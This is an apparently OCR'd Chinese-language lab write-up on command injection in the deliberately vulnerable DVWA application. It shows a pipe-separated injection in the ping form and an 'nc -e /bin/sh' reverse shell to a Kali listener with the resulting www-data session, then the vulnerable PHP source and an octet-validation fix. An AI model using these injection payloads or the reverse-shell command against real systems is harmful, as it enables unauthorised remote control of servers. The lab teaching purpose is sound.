


可隨意執行指令獲取資訊


```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8080
listening on [any] 8080 ...
192.168.10.131: inverse host lookup failed: Unknown host
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 37063
pwd
/var/www/dvwa/vulnerabilities/exec
ls
help
index.php
source
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2. 高等級程式碼執行漏洞


將 Security 調整為 medium 等級



使用與前面一樣的方法測試




不會顯示任何資訊


Vulnerability: Command Execution
Ping for FREE
Enter an IP address below:
submit
More info


換一種指令


```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads        Music     Public     Videos
Documents  knockpy_report   Pictures  Templates

┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿kali)-[~]
└─$ ls;pwd
Desktop    Downloads        Music     Public     Videos
Documents  knockpy_report   Pictures  Templates
/home/kali
```

將 ; 替換為 |
| 會執行最後一個指令



測試


Vulnerability: Command Execution
Ping for FREE
Enter an IP address below:
192.168.10.131 | pwd
submit
More info
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/



Vulnerability: Command Execution
Ping for FREE
Enter an IP address below:
submit
/var/www/dvwa/vulnerabilities/exec

可成功顯示路徑

成功入侵

在IP後面加上 nc –e /bin/sh 你的kali IP 8080

Kali 成功監聽 DVWA



可隨意執行指令獲取資訊

```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8080
listening on [any] 8080 ...
192.168.10.131: inverse host lookup failed: Unknown host
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 53239
pwd
/var/www/dvwa/vulnerabilities/exec
ls
help
index.php
source
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3. 程式碼執行漏洞修復

Medium – Source Code

Medium Command Execution Source

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Remove any of the charactars in the array (blacklist).
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }
}
```

只有過濾幾個符號，很高機率被破解

High - Source Code

```php
if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST["ip"];

    $target = stripslashes( $target );


    // Split the IP into 4 octects
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4)  ) {

    // If all 4 octets are int's put the IP back together.
    $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];
```

將IP依照.進行拆分

確認都是數字

重新組合，即可避免攻擊

修復概念

- 不使用危險的功能
- 在指令執行之前進行過濾

End